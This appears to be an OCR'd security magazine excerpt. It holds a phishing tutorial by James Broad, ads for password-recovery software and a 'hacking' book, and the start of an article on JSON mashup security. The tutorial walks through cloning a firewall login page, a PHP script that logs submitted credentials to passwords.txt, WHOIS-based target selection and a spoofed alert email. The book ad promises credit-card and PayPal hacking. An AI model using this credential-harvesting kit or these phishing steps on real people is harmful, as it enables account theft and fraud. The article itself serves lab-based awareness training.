- Uses **multiple-core CPUs** and **nVidia GPUs** efficiently to speed up the password recovery process by 3,500%
- Uses **Tableau TACC hardware accelerators** to speed up the password recovery process by up to 25 times
- Provides 8 different password recovery attacks (and any combination of them) with an easy-to-use setup wizard and drag & drop attacks editor
- Provides detailed reports with **MD5 hash values**



For additional information, please visit:
www.lostpassword.com/kit-forensic.htm

Passware Inc.
800 West El Camino Real, Suite 180
Mountain View CA 94040

Contacts
Nataly Koukoushkina
media@lostpassword.com
Phone: +1 (650) 450-4607
(Sales calls only)



JAMES BROAD

Phishing

Difficulty



Anyone that has opened an E-mail message or listened to the News in the last five years should know what phishing (pronounced as “fishing”) is.

While phishing has technical concepts in its development and execution, at its core this is an exercise in social engineering. A phishing scam will never work if the phisher cannot get the victim to click a link or fool them in some other way to the phishers fake web site.

This article will describe the differences in phishing techniques and the methods that phisher’s use to exploit unsuspecting users. Finally, we will develop a phishing site, phish a victim and view the process the end user and the phisher’s perspective.

Phishing comes in many forms from basic E-mail requesting account information, to elaborate web sites mirroring legitimate sites on the Internet. For the phisher, the end result is the same, to gain valuable personal information from the users that visit the illicit site. The phisher may also alter the content of the web site to infect the user’s computer visiting the site, often referred to a *drive by downloading*.

Phishing has turned into a multi-million dollar business and funds many types of underground activities. For this reason the security professional must be able to identify phishing activities and be able to train end users how to identify phishing E-mails and web messages.

Training usually takes the form of a room filled with mandatory students fulfilling a yearly requirement to learn about computer security.

After reading this article you will be able to add a live demonstration of how phishing actually works and walk the class through the phishing cycle and provide tips to help protect them from phishing.

The Phishing Cycle

Phishing, like most activities has a standard life-cycle that the process will follow. The phisher will normally follow the process illustrated in Figure 1. While this cycle will be followed most of the time, there are many variations of this cycle and it may be modified or avoided altogether.

Targeting phase: This phase is optional and is used in situations when a specific victim or group of victims will be targeted. If this phase is used, the phisher will need to develop the attack based on the habits and accounts of the user(s) targeted.

Planning phase: In the planning phase, the phisher determines the site or sites that will be compromised, the method of contacting the victim, the location that will host the phony site and the time that the fake site will be maintained. The phisher will also determine if malicious code will be loaded onto the victim’s computer, or if only the victim account and personal information will be harvested.

Development phase: In the development phase the phisher will create a copy of a legitimate web site and accompanying

WHAT YOU WILL LEARN...

Phishing Basics

How to create a Phishing site

WHAT YOU SHOULD KNOW...

Basic HTML

Email Spoofing

messages that will be sent to the victim. Many phishers now use precompiled web sites that reduce the amount of time spent in this phase.

Exploitation phase: This is the point that the plan is put into action. In this phase, the phisher uploads the fake web site to the host location and send the communication, normally E-mail messages, to the victim.

Monitoring phase: In this phase the phisher monitors the site hosting the phishing web site and downloads any information that has been recorded by the fake web site. If malicious code has been loaded on the victim computer the phisher may use the connection created by the software to further attack the victim computer by adding additional software such as root kits or downloading confidential information from the victims computer.

Termination phase: In many cases this phase is not determined by the phisher, but rather by one or more of the victims. These could include the owner of the site that is hosting the fake web site, users that have been phished or even law enforcement. In most cases the fake web site is taken off line by the hosting company, and law enforcement is usually dispatched after in an attempt to find the phisher. Many web hosting companies are not even aware that they are hosting phishing sites. Most phishing sites reach this point before 30 days of being online.

Definition of Phishing Terms

Phishing is the general term for soliciting users to divulge personal or account information through deceptive techniques. This deception may take the form of E-mail messages, telephone calls, or even faxed messages. Generic phishing is not targeted at a specific user or group of users, but rather the phisher uses pre-compiled lists of E-mail addresses either purchased or created. Many of these addresses will be fake and not actually lead to a real user. However, if only a small percentage of the accounts are real, the phisher will have the opportunity to

gain unauthorized access to account or personal information. Most people

will identify this type of messaging as Spamming.




Figure 1. Phishing Cycle




Figure 2. Lab Environment

BASICS

Spear Phishing is a specific type of phishing. In this type of attack the phisher targets a specific type of user based on some pre-determined criteria. For

example, all of the targeted victims in this attack may have the same bank, be employed by the government or work for the same company. The phisher would select targets from reconnaissance conducted in the targeting phase. These users would then be sent specific, tailored messages in the exploitation phase. This type of phishing has proven much more effective than traditional phishing, but takes longer to complete and is more labor intensive. It does result in specific information being recovered if effective.

Pharming is an attack on a *domain name server* (DNS) that allows the phisher to redirect users from the actual site to the false phishing site. For example, if a fake Google site was set up at 192.168.1.1 (I know this is a private address, but this is just an example) a Pharming attack would change the Google IP address from the real Google address (74.125.127.99) to the address of the fake Google site (192.168.1.1). This way any user attempting to resolve the Google web address (www.google.com) would be directed to the fake phishing site. This redirection can also be accomplished on a single machine by modifying the host file. If this attack is successful users will be redirected to the fake web site even if they type the address into the address bar of their web browser. Further information on both of these topics can be found at www.cyber-recon.com.

Following the phishing life-cycle we can see how easy it is to create a phishing web site. Assuming the role of the phisher and following the life cycle a false site can be created in less than an hour.

Targeting Phase

In our example, we will be attempting to access a firewall using spear phishing techniques. In this example specific personnel will be targeted and contacted through email. Through reconnaissance we have found an EnGarde firewall located at 192.168.1.102. There are many different ways to find out information about who owns a network or web page. Many people will use ARIN (<https://www.arin.net/>) or Sam Spade ([```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd">
<HTML xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">
<HEAD>

<TITLE> Guardian Digital WebTool Login </TITLE>

<STYLE TYPE="text/css" MEDIA="all">
/*
--
-- \$Id: webtool.css,v 1.17 2007/04/25 20:47:09 rwm Exp \$
--*/

BODY {
 BACKGROUND: url\(/images/page-bg.png\); PADDING-RIGHT: 0px; PADDING-LEFT: 0px; FONT-SIZE:
12px; PADDING-BOTTOM:
0px; MARGIN: 0px; COLOR: #444; PADDING-TOP: 0px; FONT-FAMILY: Arial
}
#pageContainer {
 BORDER-RIGHT: #888 1px solid; PADDING-RIGHT: 0px; BORDER-TOP: #888 1px solid; PADDING-LEFT:
0px; BACKGROUND:
#fff; PADDING-BOTTOM: 0px; MARGIN: 20px auto; BORDER-LEFT: #888 1px solid; WIDTH: 760px; PADDING-
TOP: 0px;
BORDER-BOTTOM: #888 1px solid; POSITION: relative; CLEAR: both; Z-INDEX: 1;
}
#pageContent {
 PADDING-RIGHT: 0px; PADDING-LEFT: 0px; PADDING-BOTTOM: 0px; MARGIN: 0px; WIDTH: 750px;
PADDING-TOP: 0px; CLEAR:
both;
}
#pageMain {
 PADDING-RIGHT: 0px; PADDING-LEFT: 0px; PADDING-BOTTOM: 0px; MARGIN: 0px; PADDING-TOP: 0px;
CLEAR: both;
}
```](http://</a></p></div><div data-bbox=)


Figure 3. Original Web Page Source Code

```
<?php
header ('Location: https://192.168.1.102:1023/modules/index/session_login.cgi ');
$handle = fopen("passwords.txt", "a");
foreach($_POST as $variable => $value) {
 fwrite($handle, $variable);
 fwrite($handle, "=");
 fwrite($handle, $value);
 fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```

Figure 4. PHP Login Script

```
<FORM ACTION="/modules/index/session_login.cgi" METHOD="POST">
```

Figure 5. Original Line in Web Page Source Code



```
index.php - Notepad
File Edit Format View Help

}

</STYLE>
</HEAD>
<BODY>
<DIV ID="popupCo
<DIV ID="popupl
<DIV ID="pop

<!--
--
-- $Id: session_login.tpl,v 1.4 2005/11/30 16:40:56 rwm Exp $
-->

<FORM ACTION="login.php" METHOD="POST">
```

Figure 6. Modified Code for Phishing Site



sampade.org/), but in this case I would use the Who Is feature of Go Daddy ([http://who.godaddy.com/WholsCheck.aspx?prog\\_idgodaddy](http://who.godaddy.com/WholsCheck.aspx?prog_idgodaddy)). In our notional phishing trip this resulted in a technical contact name of *jims.fake.acount@gmail.com*. This is the person we will attempt to phish. In the real world we hope the contact on found in this search is protected and possibly even an abuse email account.

## Planning Phase

In the planning phase it was determined that we will copy the login page of a Engard firewall and contact the victim through an E-mail from the firewall stating there is a problem with the configuration. We will only capture user account information and harvest the information for two weeks.

If we were conducting generic phishing we would use an email message to a massive list of accounts. Simple web Google searches will result in numerous locations to buy E-mail addresses; the first link on a search conducted for this article resulted in one million E-mail addresses for less than \$40. This included a Spam Checker Tool that helped get messages through Spam filters. The phisher would also create a copy of a well known site to increase chances of hooking victims.

For protection real phishers would exploit web servers on the Internet to host the site and pay for the email addresses and other services with phished credit cards. Again, I caution that you do not try these techniques outside lab environments.

## About our Environment

At this point it is important to describe the environment that we will be using to demonstrate the phishing cycle. I used two machines in VM Ware to serve as the phishing site and the site to be duplicated. The victim in this example will be the machine hosting the environment; however, if you plan on loading malicious code in your phish it is important to use a VM Ware computer for the victim box as well. The site to be copied is an EnGarde firewall at 192.168.1.102 with

the administrative port set to 1023 (the default). The second VMWare machine is a Windows Server 2003 with Apache and PHP configured with default settings. The environment is illustrated in Figure 2.

Many things that a real phisher would do to hide the fact that the site is fake have not been implemented to illustrate to end users what to look for in identifying phishing sites. An advanced lesson would include the steps to hide addresses in the address bar, display a lock in the web browser, and load malicious code on the victim machine.

## Development Phase

To develop our phishing site we will navigate to the EnGarde login page at <https://192.168.1.103:1023>. Once the page has loaded right click (assuming you have the default settings on your

mouse) and select the *view source* option. This will display the code that creates the site. Again right click select the *select all*, followed by *copy*. Next open notepad, or your favorite text editor, and select *paste* (Figure 3). Next, save the file, in our example we use the filename *index.php*. In some configurations the source code will open as a new document in your text editor that can be saved as *index.php*. This gives us the ability to duplicate the site to use for phishing.

There are several phishing tool kits that can be purchased on the Internet from underground phishing sites. In our example, we will not need an elaborate phishing kit as we are only creating a site for demonstration and will not be loading malicious code and are only capturing login information. To complete

## What is Going on with this code?

PHP (a recursive name for Hypertext Processor) is a simple but powerful language that is heavily used in creating dynamic content for web pages. This file captures the credentials that the victim types into the login dialog boxes when the user clicks the *Login* button. The credentials are appended to a text file called *passwords.txt*, and then forwards these credentials to the real login page. If everything works right the user would never even know they have been phished




Figure 7. Phishing E-Mail Message




Figure 8. EnGarde Log In Screen on Fake Site

# BASICS

the site we will only need a simple PHP script (Figure 4) which will capture the required information, then pass the user credentials to the real site and finally redirect the user to the real site logging the user in. This will keep the user from realizing that they have even logged on to the fake site. Save this file as `login.php`.

Next open the `index.php` file in your text editor, press control and the [F] key (CTRL-[F]) to find the phrase `action=` and find code that deals with logging in to the site. Replace the text following the `=` with `login.php` and save the file. (Figure 5 and Figure 6) This replaces the normal login process for the page with a reference to the PHP file that was just created allowing the credentials to be captured.

The last step is to create the file that the log in information will be stored. This is done by creating a simple empty text file and saving as `passwords.txt`.

Next, the E-mail that will be sent to the users, additionally the E-mail should look as official as possible and contain the link hidden behind a link that appears to lead to the real site. Most text editors allow the addition of hypertext links by highlighting the text that will become the hypertext link and right clicking, this should display an option to insert link. In our case we will create an error message email that will be sent to the technical contact. In this email the firewall will be sending the administrator a fatal error message. Searching the Internet we can find syntax that looks official `FATAL ERROR: oPenPcap() FSM Compilation $failed syntax error PCAP command eth1 eth2`. Our E-mail is illustrated in Figure 7, of course the link leads to the address of our fake web site.

## Exploitation Phase

At this point we only need to load the files to our web servers and send out

the E-mail messages. There are several ways to send a spoofed email and any of them is acceptable in this case to send the message to the victim. The files we created in development phase now need to be loaded on to the server hosting our fake site. In our example we load them to the root web page of our Apache server. The files loaded are `index.php`, `login.php` and `passwords.txt`.

If we take a moment to change our perspective to that of the victim we will receive the E-mail message and if not fully aware of the threats of phishing we may click on the link and log in to the fake firewall page (Figure 8). Note the address in the address bar is our unsecure fake address.

If the victim enters the correct credentials they will be captured in `passwords.txt` (Figure 9) and the real firewall site will be opened (Figure 10).

## Monitoring Phase

Now we only need to check for changes to the text file for new credentials and use them to log on to the firewall.

## Termination Phase

At the end of the two weeks the site is either abandoned or removed from the site. The phisher would at this point, create another site and begin the cycle again.

As you can see it is important for users to be informed about the dangers of phishing. Phishing is far too easy for the phisher if users are not educated. For an end user phishing lesson plan and slides go to [www.cyber-recon.com](http://www.cyber-recon.com).




Figure 9. Passwords.txt With Captured Credentials




Figure 10. Phished User Logged on to Real Firewall


## James Broad

James Broad is a security consultant for a US government agency in the Washington DC area. He has also founded the web site [www.cyber-recon.com](http://www.cyber-recon.com) in an effort to expand security knowledge and awareness. Working in the computer and security field over the past sixteen years has led him to earn several degrees and certifications.

James has worked in government, military and civilian positions in the security field. In these positions he has had the opportunity to make numerous presentations, conduct courses and lead security and IT projects supporting international and nationwide systems.



*Learn How to Hack into\*ANY\* Password!  
E-mail Accounts, Websites, or Mobiles... in just SECONDS.*



Latest 2010 Year 3<sup>rd</sup> Edition Printed Book



1<sup>st</sup> Edition PDF Version (Free)

## **New \* Third Edition - 10 Times More Powerful Ethical Hacking BOOK**

### **What's New in 3rd Edition:**

- How Hackers Create Undetectable trojans and keyloggers.
- How Hackers Hack Paypal account and credit card Hacking (fully untracable).
- Voip, SSL, Reverse Engineering, Database server, Website & DNS Hacking.
- Learn Advanced Hacking (Metasploit, Remote Hacking, Phone Hacking, Reverse Engineering, VIRUS R&D)



### **Advantages**

- ✓ First Edition PDF Version FREE
- ✓ Each Topic Cover by Videos
- ✓ Easy Language with Email Technical Support
- ✓ Access 4000+ Videos Anywhere, anytime
- ✓ 2 DVD's FREE & No shipping and Hidden cost
- ✓ 30 day money back guarantee
- ✓ Secure Payments Via Credit Cards
- ✓ Easily pass CEH (ver6), CHFI, CISSP, CISA Certification & Get Job in 30 Days.



### **Order Now**

**& Get 35% Discount today.**

✉ [www.theseretofhacking.com](http://www.theseretofhacking.com)  
☎ +1 818 252 9090



### **Free Video**

**Membership & 2 DVD**

(including 25,000+ Full version Softwares( Hacking, Security and Forensic)



**LEO IMPACT  
SECURITY**

[www.theseretofhacking.com](http://www.theseretofhacking.com)

**Leo Impact Security, INC:**  
616, Corporate Way, Suite 2  
#4000, Valley Cottage, NY 10989  
**Phone:** +1 818 252 9090 (USA)



ANTONIO FANELLI

# Mashup Security

Difficulty



Mashups will have a significant role in the future of Web 2.0, thanks to one of the most recent data interchange techniques: JSON. But what about security?

In the Web 2.0 Era, people require more web services integration for finding information via web search engines faster.

Imagine a user who is planning a trip. He starts seeking information about the destination.

Probably he would locate it on *Google Maps*, and then he would look for some pictures on *Flickr* or perform a virtual tour on the official tourist website and so on with practical information about hotels, restaurants, monuments, and

## JSON vs. XML

JSON and XML are data interchange techniques widely used in today's web services. Both can be used as a simple and standard exchange format to enable users to move their data between similar applications. There are some differences that make them better for different purposes. So the question is: how to use the right tool for the right job? Here there are some hints which can also be found at <http://www.json.org/xml.html>. XML is better for:

- extensibility. XML is a document markup language, so you can define new tags or attributes to represent data in it,
- document exchange format. XML was born to create new languages specialized in describing structured documents.
- displaying many views of the one data because, as for extensibility, it is a document markup language.
- complete integration of data. XML documents can contain any imaginable data type thanks to the `<[CDATA ( ) ]>` feature.
- more standard projects. Actually XML is widely adopted by the computer industry because it is older than JSON and recognized as a standard from the World Wide Web Consortium (W3C).

JSON is better for:

- simplicity. JSON has a much smaller grammar and maps more directly onto the data structures used in modern programming languages,
- openness. JSON is not in the center of corporate/political standardization struggles, so it is more open than XML,
- more human readable data format. JSON is also easier for machines to read and write,
- being easily processed. JSON structure is simpler than XML,
- less code writing. JSON is a simpler notation, so it needs much less specialized software. In some languages JSON notation is built into the programming language,
- less data mapping work. JSON structures are based on arrays and records that is what data is made of,
- data exchange format. JSON was born for data interchange,
- object-oriented projects. Being data-oriented, JSON can be mapped more easily to object-oriented systems.

## WHAT YOU SHOULD KNOW...

Basics of JavaScript and AJAX

Basics of PHP

## WHAT YOU WILL LEARN...

JSON data interchange format

JSONP technique for mashups

JavaScript injection with JSONP

others. A few days before leaving he is likely to look for weather forecast, latest news and events.

Given the wide variety of available content, it is easier today to hit on mashups, (hybrid web sites) that integrate specialized services such as geocoding, weather forecast, tourist reservations, news feeds and others. It is easy for end-users to find all these services in a single place without having to worry about conducting extensive research on the Internet.

But sometimes functionality is in inverse proportion to security. As you will see later, rush mashups could cause theft of a user's personal data.

### JSON's Role

For many years XML has been the standard for data interchange. Originally, it was introduced as a meta-language for document structure description, but soon it was also used for the information exchange among different systems.

A few years ago a new data exchange format was born: JSON. It stands for JavaScript Object Notation and its simplicity brought rapid use in programming especially with AJAX technology. Compared to XML, JSON is a better data exchange format while XML is a better document exchange format (See the inset – JSON vs. XML – for more details). It is based on the standard JavaScript language, but is independent of it.

Its use via JavaScript is particularly simple because the parsing can be automatically done through a call to the JavaScript `eval()` function. Data types supported by this format are:

- boolean (true and false).
- integer, real, and float.
- strings enclosed in double quotes.
- arrays (ordered sequences of values, comma separated, and enclosed in square brackets).
- associative arrays (collection of key-value pairs, comma separated, and enclosed in braces).
- null.

Most programming languages have a type system very similar to the one




Figure 1. Basic flight search form with dynamically filled select box with JSON data

#### Listing 1. A basic flight search form with dynamic select box

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>Flight Search</title>
<script language="JavaScript" type="text/JavaScript" src="showData.js"></script>
</head>
<body onload="showData();">
<form name="frm" method="post" action="">
<fieldset><legend> Search a Flight </legend>
<table width="100%" border="0" cellspacing="0" cellpadding="0">
<tr>
<td height="50" width="20%">Select a Company:</td>
<td><select name="companies" id="selCompanies"></select></td>
</tr>
<tr>
<td height="50">From:</td>
<td><input type="text" name="from" size="20" maxlength="50" /></td>
</tr>
<tr>
<td height="50">To:</td>
<td><input type="text" name="to" size="20" maxlength="50" /></td>
</tr>
</table>
</fieldset>
<div align="center"><input type="submit" name="submit" value="Submit" /></div>
</form>
</body>
</html>
```

# BASICS

defined by JSON, that's why it has become very popular among developers.

An example of JSON object could be as follows:

```
{ "name": "Antonio",
 "surname": "Fanelli",
 "message": "Hello JSON!" }
```

